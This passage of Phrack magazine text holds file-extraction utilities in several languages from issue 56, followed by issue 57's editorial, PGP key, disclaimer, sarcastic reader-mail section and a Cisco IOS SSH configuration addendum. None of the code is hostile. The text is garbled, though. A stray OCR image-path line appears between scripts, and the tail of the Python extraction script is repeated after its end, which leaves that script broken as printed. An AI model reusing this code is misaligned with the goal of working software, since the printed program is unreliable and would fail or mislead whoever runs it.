                    if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                    {
                        perror("mkdir");
                        exit(EXIT_FAILURE);
                    }
                    *bp = '/';
                    bp = strchr(bp + 1, '/');
                }
            }

            if ((bp = strchr(b, '!')))
            {
                crc_f =
                    strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
               b[strlen(b) - strlen(bp) - 1 ] = 0;
               h_c = 1;
            }
            else
            {
                h_c = 0;
            }
            if ((out_p = fopen(b + BT_SIZE, "wb+")))
            {
                fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
            }
            else
            {
                printf(". Could not extract anything from '%s'.\n",
                    b + BT_SIZE);
                continue;
            }
        }
        else if (!strncmp (b, END_TAG, ET_SIZE))
        {
            if (out_p)
            {
                if (h_c == 1)
                {
                    if (fseek(out_p, 0l, 0) == -1)
                    {
                        perror("fseek");
                        exit(EXIT_FAILURE);
                    }
                    crc = check_crc(out_p);
                    if (crc == crc_f && !(flags & EX_QUIET))
                    {
                        fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                    }
                    else
                    {
                        if (!(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                    crc_f, crc);
                        }
                    }
                }
                fclose(out_p);
            }
            else
            {
                fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
                continue;
            }
        }
```

```
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
/* EOF */
<-->
<++> p56/EX/PMEU/extract.pl !1a19d427
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> p56/EX/PMEU/extract.awk !26522c51
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->
<++> p56/EX/PMEU/extract.sh !a81a2320
```


```
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->
<++> p56/EX/PMEU/extract.py !83f65f60
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
```

```
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break

    os.chdir(start)
```

```
    return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...]')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass


    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = [filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass              # No messy traceback.
<-->
<++> p56/EX/PMEU/extract-win.c !e519375d
/************************************************************************/
/* WinExtract                                                           */
/*                                                                      */
/* Written by Fotonik <fotonik@game-master.com>.                        */
/*                                                                      */
/* Coding of WinExtract started on 22aug98.                             */
/*                                                                      */
/* This version (1.0) was last modified on 22aug98.                     */
/*                                                                      */
/* This is a Win32 program to extract text files from a specially tagged   */
/* flat file into a hierarchical directory structure.  Use to extract      */
/* source code from articles in Phrack Magazine.  The latest version of    */
```

```
/* this program (both source and executable codes) can be found on my      */
/* website:  http://www.altern.com/fotonik                                 */
/***************************************************************************/


#include <stdio.h>
#include <string.h>
#include <windows.h>


void PowerCreateDirectory(char *DirectoryName);


int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                   LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;   /* Flag used to determine if at least one file was */
int i;                 /* extracted */

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   /* If we got here, InFile is opened. */
   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5)) /* If line begins with "<++> " */
         {
         Line[strlen(Line)-1]='\0';
         strcpy(OutFileName,Line+5);

         /* Check if a dir has to be created and create one if necessary */
         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
            }
```

```
         /* If we got here, OutFile can be written to */
         while(fgets(Line,256,InFile))
            {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels.  (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
   {                         /* create '/' */
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
   }
}
<-->

|=[ EOF ]=---------------------------------------------------------------=|
```



==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x01 of 0x12

...and the Jedi Knight replied with a strong tongue:
"There is no gap between phrack56 and phrack57" ...and swang his
hand from the left to the right with a slight hope to bluff
the audience...

Good News Everyone:

P H R A C K I S B A C K !@#$!@#$!@#$

|=[Table of Contents]=---=|

|=---=|

On this iteration of Phrack magazine there is no single editor. The
editorial duties are being carried out by a 'Phrack Staff' collective.

At the moment we are going to remain anonymous and not publish our
nicks or our names in the magazine. The reason we are staying anonymous
is to ensure that people know that we are working on Phrack for all the
right reasons. And also of course because privacy is valuable.

Let's talk about privacy for a moment.

It seems to me that lately there is no motive more attractive than
becomming a celebrities. Ironically, celebrities have a power that will

grow more compelling and yet less meaningful in the years to come. Why? Because becomming a celebrity will be easier to achieve. The drive to increase connectivity is ultimately about the access of everyone to everyone and everyone to everything. A personal home page on the web - self-created celebrity - is only the most primitive example of what lies ahead, but is an instructive example all the same. Home pages are self-validation, and self-validation lies at the very center of the drive towards the desire to become a celebrity.

Like precious metals, society has always valued what is scarce. As privacy becomes rarer and rarer, it will assume greater and greater worth.

Switching subjects, there is another point that I would like to make. The field of information security is vast. It is vast because it concerns not just technology, but also sociology, criminology, economics (think of risk modeling), and many other associated subjects. Even within the technology side of information security, there are many different areas of study - vulnerability assessment, intrusion detection, public key infrastructure, operating system security, and so on. The point I am working towards is that the world does not being and end with shellcode and it certainly does not begin and end with exploits.

You owe it to yourself to investigate what it is about information security that makes it the most interesting and challenging field of study within information technology today.

It’s a big world out there. Read books. Experiment. Don’t just do. Be.

Enjoy the magazine!

Phrack Magazine Volume 10 Number 57, August 11, 2001. ISSN 1068-1035

|=----------=[C O N T A C T P H R A C K M A G A Z I N E]=---------=|

Editors: phrackstaff@phrack.org
Submissions: phrackstaff@phrack.org
Commentary: loopback@phrack.org
Phrack World News: disorder@phrack.org

|=--=|

Submissions may be encrypted with the following PGP key:

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.5 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDr0dzURBAC0nXC8TlrGLzTrXBcOq0NP7V3TKp/HUXghV1uhsJLzgXL1N2ad
XF7yKFoP0RyvC3O4SVhSjFtaJZgwczkkRwgpabOddk77fnCENPvl2n0pWmyZuSQa
fTEn+P8gmKEeyWXo3EDURgV5OM6m/zVvsQGxkP3/jjGES6eaELXRqqNM9wCgrzkS
c0a4bJ03ETjcQa8qp3XIuLsD/04nseebHrqgLHZ/1s1gF6wdRFYGlOYY1tvkcIU4
BRqgJZQu1DIauTEZiLBug+SdRyhJlYPhXWLXr3r7cq3TdxTD1DmM97V8CigA1H5Y
g7UB0L5ZygL2ezRxMNxyBxPNDRj3VY3niMg/DafqFs4PXSeL/N4/xU45UBeyk7La
QK2dA/4/FKBpUjXGB83s0omQ9sPHYquTiS51wze3SLpJs0jLnaIUmJ1ayBZqr0xT
0LPQp72swGcDb5xvaNzNl2rPRKQZyrsDDX8xZdXSw1SrS6xogt83RWS6gbMQ7/Hr
4AF917ElafjEp4wwd/rekD84RPumRmz4I02FN0xR5VV6K1rbILQkcGhyYWNrc3Rh
ZmYgPHBocmFja3N0YWZmQHBocmFjay5vcmc+iF0EExECAB0FAjr0dzUFCThkCQAF
CwcKAwQDFQMCAxYCAQIXgAAKCRDT4MJPPu7c4etbAJ9P/6NeGwx/nyBBTVpMweCQ
6kFNkQCgnBLX1cmZ7DSg814YjZBFdLczcFS5Ag0EOvR3URAIAOumUGdn+NCs+Ue1
d1RDCNHg6I8GEeH5DElGWC8jSMor2DOgah31VEcoPgVmtEdL8ZD/tl97vxcEhntA
ttlELWVJV854kWxRMeCFbBS+fjcQpHCig5WjFzuOrdwBHlNZK2xWCpbV770eSPb/
+z9nosdP8WzmVnJ0JVoIc99JJf3d6YfJuscebB7xn6vJ3hZWM9kqMSyXaG1K3708
gSfhTr1n9Hs7nDfKMMQ73Svbe6J3kZJNdX0cqZJLHfeiiUrtf0ZCVG52AxfLaWfm
uPoIpZaJFzexJL/TL9gsRRvVdILd3SmVKtt2koaHNmUgFRVttol3bF8VTiGWb2uX

```
S6WjbwcAAwUH/R9Fsk1Vf04qnzZ21DTsjwlA76cOje0Tme1VIYfwE33f3SkFo89+
jYPFCMNObvSs/JVrstzzZr/c36a4rwi93Mxn7Tg5iT2QEBdDomLb3plpbF3r3OF3
HcuXYuzNUubiA5J2nf3Rf0DdUVwWmOx8gnqF/QUrKRO+fzomT/jVaAYkVovMBE9o
csA6t6/vF+SQ5dxPq+6lTJzFY5aK90p1TGHA+2K18yCkcivPEo7b/qu+n9vCOYHM
WM+cp49bcUMExRkL934O1KUhHxbL96yBRWRzrJaC7ybGjC9hFAQ/wuXzaHOXEHd4
PqrTZI/rvnRcVJ1CXVt9UfsLXUROaEAtAOOITAQYEQIADAUCOvR3UQUJOGQJAAAK
CRDT4MJPPu7c4eksAJ9w/y+n6CHeqeUgKCYZ+EKvNWC30gCfYblC4sGwllhPufgT
gPaxlvAXKrM=
=p9fB
-----END PGP PUBLIC KEY BLOCK-----


phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x02 of 0x12

|=-----------------------=[L O O P B A C K]=-----------------------=|
|=---=|
|=--------------------------=[phrackstaff]=--------------------------=|

This month we present a loopback using some of the comments posted to the phrack.org web site. Enjoy!

|=[0x00]=---=|

hey, i used to read phrack back in like 95 i thought it was dead but i checked and i cant believe there is a phrack 56, i take my hat off to you, hey i was just wondering when 57 might come out ?

[Phrack57 is out NOW....]

|=[0x01]=---=|

From: "Terry Ferguson" <icebox@shocking.com>
To: <phrackstaff@phrack.org>
X-Mailer: Microsoft Outlook Express 4.72.3110.1
Subject: [Phrackstaff] i am mekos

i am mekos hi
when hack help plz.

[UngaUnga BugaBuga.
Ups, we just disclosed the senders name, mailer and email address.]

|=[0x02]=---=|

I'm a french coder and i'm leading a project to translate phrack articles in French. I'm writing to you for making this translation project something like an "official" phrack translation project.

Note : If you want to see translated article you can reach them at http://rtc.fr.st/proj/phrack.php or http://rtc.fr.st/proj/phrack/.

Slash

[there is an italian maxim that says "traduttore, traditore"
which means "translators are traitors" and the meaning
is lost after translation.
french people should learn english.]

|=[0x03]=---=|

i want to recomendeted to pharck can you help me

[???]

|=[0x04]=---=|

coma@irrelevant 2001-07-26
Introduction phrack 56-1

The old anarchy with turtles/astral projection/home drug lab Phrack articles make me want to rig some kind of testicle-electrocution apparatus -- perhaps through the parallel port. I could make a winamp plugin so that I get a painful shock to the balls every time the bass hits.

[Obviously the twisted brain-wrong of a one-off man-mental.]

|=[0x05]=---=|

tweeterbeeter@beehive.honeycomb.org 2001-08-01
Phrack Loopback phrack 56-2

I eat meat, I tickle your feet, I ask for slashdot news it's neet,
but today i saw an fbi bird, it tried to eat my honey word.
Red worm ran, into the can, of win doze boxes, then sent some spam,
to see if they could pester the man, who tries to run our nationalized
land.
Read the posts, chase the ghosts, who penetrate our servers and hosts,
and you will come to learn to be, a non-elite computer hacker like me.
if you need help, send me mail, I will gladly flame your tail,
only after youve been inseminated, will my info be disseminated.
That is right, I make light, cuz i dont get none night to night,
but if a girl will come and get me laid, I'll make more funny for all to
read. :)

[Someone phone MixMaster Mike and tell him his services are no longer
required!]

|=[0x06]=---=|

Hey,
My name is Roei but I am known in the web as Cosmo-OOC. I am a moderate
hacker, not a great one yet not a lamer or a trojan user.
I have written numeros guides and articles concerning hacking and computers.
Do you accept those from new users ?

[http://www.phrack.org/howto]

|=[0x07]=---=|

bargdiggler@hotmail.com 2001-07-31
Mobile Telephone Communications phrack 5-9

how can I get my cellular phone back on without paying for it

or how or where can i get a phone,nokia or nextel with unlimited everything
for dirt cheap or free

[I'm not entirely sure how, but as a substitute try rigging up two cupz
with a tight bit of string in-between them.]

|=[0x08]=---=|

From: xxxxx007uk@another.com
To: phrackstaff@phrack.org

Could you please send me the address for the Samba team's FTP Server

thankyou,

[yes, they have a hotline. Just call (888) 282-0870 (tollfree @#$)
or surf on their homepage: http://3483937961/]

|=[0x09]=---=|

papaskin@papaskin.com 2001-07-27
Project Loki: ICMP Tunneling phrack 49-6

I can't believe how old this article is!! Here it is July of 2001 and I'm
tracking this Loki down myself. I'm in Network IDS and very new to it, and
being told that this Loki icmp packet I see hitting our primary dns server
is "normal network traffic". Only problem is that on the
outgoing side of the dns server, it's throwing port probes and packets like
there's not tommorrow. I'm thinking this has been converted to use UDP
packets and even port 53 to mask itself as actual usable traffic. I guess
it's time for me to pull the packets down and open each one. I pray to

find Loki active actually in the raw packet data so I can say "ha ha" to my sys admins.

[You're *praying* to find Loki on your primary DNS server? And here'z a crazy thought: maybe that "suspicious" DNS traffic is... DNS traffic.]

|=[0x0a]=---=|

prepressnews@hotmail.com 2001-07-26
Screwing Over Your Local McDonald's phrack 45-19

This is funny as hell. Any ideas on how to get some of Charlie X's other old articles?

[I hear they have the Internet on computers now. You could try using that.]

|=[0x0b]=---=|

aristides_15@lycos.com 2001-07-26
The Legion of Doom & The Occult phrack 36-6

Interesting...

Is this some sort of joke? I'm mostly open minded, but this seems unreal.

-/|ristides

[Do you think we'd joke about something like that? Actually, everything you read in Phrack is 100% false, including this sentence.]

|=[0x0c]=---=|

baniasadi@37.com 2001-07-23
Hacking Voice Mail Systems phrack 11-4

rhgfdgf
cjfd
fd
fgvjbf
vmvc

[How MANY times do I have to tell you? Take OFF the ball-gag before you email us, you crazy fucking fetishist.]

|=[0x0d]=---=|

antigovernment@louish.com 2001-07-11
Phrack World News XXIII Part 2 phrack 23-12

Man phrack magizines are old. They are fucking out dated, you need to find new dialups for banks and stuff. Stuff putting up your old usless files and make new ones.

[Unfortunately, I broke the Phrack time-machine, otherwise I would certainly go forward in time and bring back some articles from the future which wouldn't be "out dated" when we publish them. Dorq.]

|=[0x0e]=---=|

general_failure@operamail.com 2001-07-06
Introduction to PBX's phrack 3-9

Hey, was this really written in 1980's. Wow! I am reading it after 15 years.

General failure

[Sorry to disappoint you, but just like the dinosaurs, Phrack is actually

an elaborate hoax - it's really only been around for about 15 minutes.]

|=[0x0f]=---=|

general_failure@operamail.com 2001-07-06
A Brief introduction to CCS7 phrack 51-15

pretty nice. but i would have preferred a more detailed one..

general failure

[Must.. resist.. temptation.. to.. ridicule.. your.. nick..]

|=[0x10]=---=|

n.damus@caramail.com 2001-06-26
VisaNet Operations Part II phrack 46-16

credit card number
video sex

[Iz that some sort of offer? I regrettably decline.]

|=[0x11]=---=|

eyberg@umr.edu 2001-06-22
Phrack Loopback phrack 56-2

greets-
I want to congratulate you guys on kicking ass in the underground for
all these years.

[Thankz, but we're actually pretty new to thiz.]

As wise old eze (could have) said "motherfuck 2600,
motherfuck slashdot, motherfuck linux and let the real motha'fuckn' hackers
in!" eheh.. [wtf?] Anyway, I wanted you to know that your logic has
probably helped out the underground a hell load then just making fun of the
people (which you do and is very fucking funny).

[I think you contradicted yourself there buddy.]

I only wish your issues
would come out more often and every kid could read them as much as they
read their gpl'd slashdot/2600 "i 0wn j00z everything" fuqn' shit
articles. God, it'll be the day when the new generation of
"hackers" actually hack and not sit around mimicking your
tremendous journal (like b0g) or idle on irc all day and smurf anyone they
don't recognize.

[I think that day already arrived years ago.]

Once again keep up the good work and keep the scene
alive.

[Cheerz.]

-cyn0n

|=[0x12]=---=|

i love cox 2001-07-21
Knight Line I Part 3 phrack 32-12

fuck you !!!!!!putang ina niyo mga manchuchupa !!!!!!

[So much anger for someone so young. Oh, and I think you meant to say
"cock", not "cox".]

|=[0x13]=---=|

cyhotrex@yahoo.com 2001-07-18
Index phrack 6-1

teach me more!
ill apply it very well!!!

[Sure thing. I'm programming my 'ultimate war machine' (tm) to come and teach you everything you need to know.]

|=[0x14]=---=|

vdehart@hvc.rr.com 2001-07-10
An Overview of Prepaid Calling Cards phrack 47-13

now would the best way to get pin be to goto the stores and try to sneek a peek at the pins or can you call the company # and try to put in a PIN by guessing numbers
whats the most effective method?

[For you? Any of the ones you mention will be fine...]

|=[0x15]=---=|

Tigerbyte@hotmail.com 2001-07-06
Introduction to PAM phrack 56-13

I am a novice. Is it necessary to read through all the Phrack philez or where should I start
email a responce to TigerByte@hotmail.com.

[Yes, it is absolutely necessary to begin reading Phrack at issue one, article one, and continue up from there.]

|=[0x16]=---=|

general_failure@operamail.com 2001-07-06
A Brief introduction to CCS7 phrack 51-15

pretty nice. but i would have preferred a more detailed one..

general failure

[Must.. resist.. temptation.. to.. ridicule.. your.. nick..]

|=[0x17]=---=|

pepelic@hotmail.com 2001-07-01
The #hack FAQ (Part 1) phrack 47-5

Hello,I am Srdjan and have one question...

How do I crack car chip for security?That chip blocked car if are stealen.

BEST REGARDS

[Crack for security? Don't get everyone started on that debate...]

|=[0x18]=---=|

n.damus@caramail.com 2001-06-26
VisaNet Operations Part II phrack 46-16

credit card number
video sex

[Iz that some sort of offer? I regrettably decline.]

|=[EOF]=--=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x03 of 0x12

```
|=----------------------=[ L I N E N O I S E ]=-------------------------=|
|=----------------------------------------------------------------------=|
|=--------------------------=[ phrackstaff ]=---------------------------=|
```

```
|=[ 0x00 ]=-------------------------------------------------------------=|
```

In Phrack Volume 0xa Issue 0x38, the Linenoise section noted "Phrack Linenoise is a hodge-podge" and that there was a "section in Linenoise specifically for corrections and additions to previous articles".

So, we figured, what the fuck, let's publish an Addendum to the "Building Bastion Routers Using Cisco IOS" article in Phrack Issue 55-10.

When we first wrote the article, which was over 2 years ago, support for SSH in IOS was very new and only for the 7xxx and 12xxx series routers and only in the latest 12.0 release trains. We made a judgement call not to include it and indicated that it was imminent. Well, everybody sent us e-mail saying "hey, IOS has SSH now". Thanks, we know.

With the release of 12.1(1)T, support for SSH is now available in most platforms. But, you might need to upgrade flash or DRAM in order to use it. According to the Cisco web site:

> "Before configuring the SSH server feature, you must have an IPsec encryption software image...."

This basically means that you will probably need a minimum of 16MB of flash and probably about 32MB of DRAM. And make sure you download the 3DES version so you don't get lulled into that false sense of security single-key DES offers.

We should also note that IOS (and PIX for that matter) only support SSH protocol version 1, at a time when most of the security community is moving towards protocol version 2, now that free (e.g., OpenSSH) implementations are available with protocol 2 support. The word we've heard from Cisco is they have no plans for SSH protocol 2 support, and recommend that you use IPsec instead.

One specific reason that Cisco should move towards protocol 2 support is that there are known weaknesses in protocol 1. In fact, these weaknesses have been known for more than a year and Cisco finally acknowledged that their implementation was also vulnerable. They released a security bulletin in June and the summary says it all:

> "Three different Cisco product lines are susceptible to multiple vulnerabilities in the Secure Shell (SSH) protocol. These issues are inherent to the SSH protocol version 1.5, which is implemented in several Cisco product lines."

So now let's get down to business and show you how to configure it. The Cisco SSH implementation requires that the system have a hostname and domain name, so we'll start with that:

1. Configure a hostname:

```
filter(config)#hostname filter
```

2. Configure a domain name:

```
filter(config)#ip domain-name home.net
```

3. Generate a host-specific RSA key. Use at least a 1024 bit key:

```
filter(config)#crypto key generate rsa

The name for the keys will be: filter.home.net
Choose the size of the key modulus in the range of 360 to 2048 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 1024
Generating RSA keys ...
[OK]
```

Now, do the smart thing and make sure TELNET access is disabled and then save the configuration:

```
filter(config)#line vty 0 15
filter(config-line)#transport input none
filter(config-line)#transport input ssh
filter(config-line)#exit
filter(config)#exit
filter#write
Building configuration...
[OK]
```

Also remember that you should put an access class on the VTY to have fine-grained control over which hosts can connect to the SSH server.

4. You can now view the keys:

```
filter#sh crypto key mypubkey rsa
% Key pair was generated at: 14:41:28 PDT Jun 19 2000
Key name: filter.home.net
Usage: General Purpose Key
Key Data:
 30819F30 0D06092A 864886F7 0D010101 05000381 8D003081 89028181 00B3F24F
 F51367B1 70460C52 B06E5110 F41A5458 EEE6A0DD 840EB3D3 44A958E9 E3BDF6BE
 72AE2994 9751FFCB 127A5D20 318D945B FBC25FC5 D9E3BFED 8B9BBCA9 EC3A61B8
 2BD6EC35 EA83CC56 27D08248 935A3F2A 9B941580 E69CC8B9 0C2CFA98 AD6F04CC
 19BB8522 8E5907EA 6B047EF1 E5DBBE1C E2187761 2E106479 A4297932
 19020301 0001
% Key pair was generated at: 14:41:39 PDT Jun 19 2000
Key name: filter.home.net.server
Usage: Encryption Key
Key Data:
 307C300D 06092A86 4886F70D 01010105 00036B00 30680261 00CF13EE C84A2FE3
 5720A5AB 5DA7B84D 2232E8E7 2589EF53 170BA42D 2830B2E0 44C2E60F 43BC06F2
 9D52BC92 774B8442 99CD0F8F 7073F5C8 97C9A91B 14284981 D23808C0 EF71522E
